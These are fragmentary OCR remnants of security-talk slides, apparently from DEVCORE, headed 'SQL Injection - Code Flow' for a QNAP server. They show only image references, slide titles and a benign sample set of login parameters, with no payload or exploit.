
session config

QNAP Server

SQL Injection - Code Flow



SQL Injection - Code Flow




user = Alice
pwd = correct
func = approve
op = 1


驗證 user

SQL Injection - Code Flow

DEVCORE




SQL Injection - Code Flow



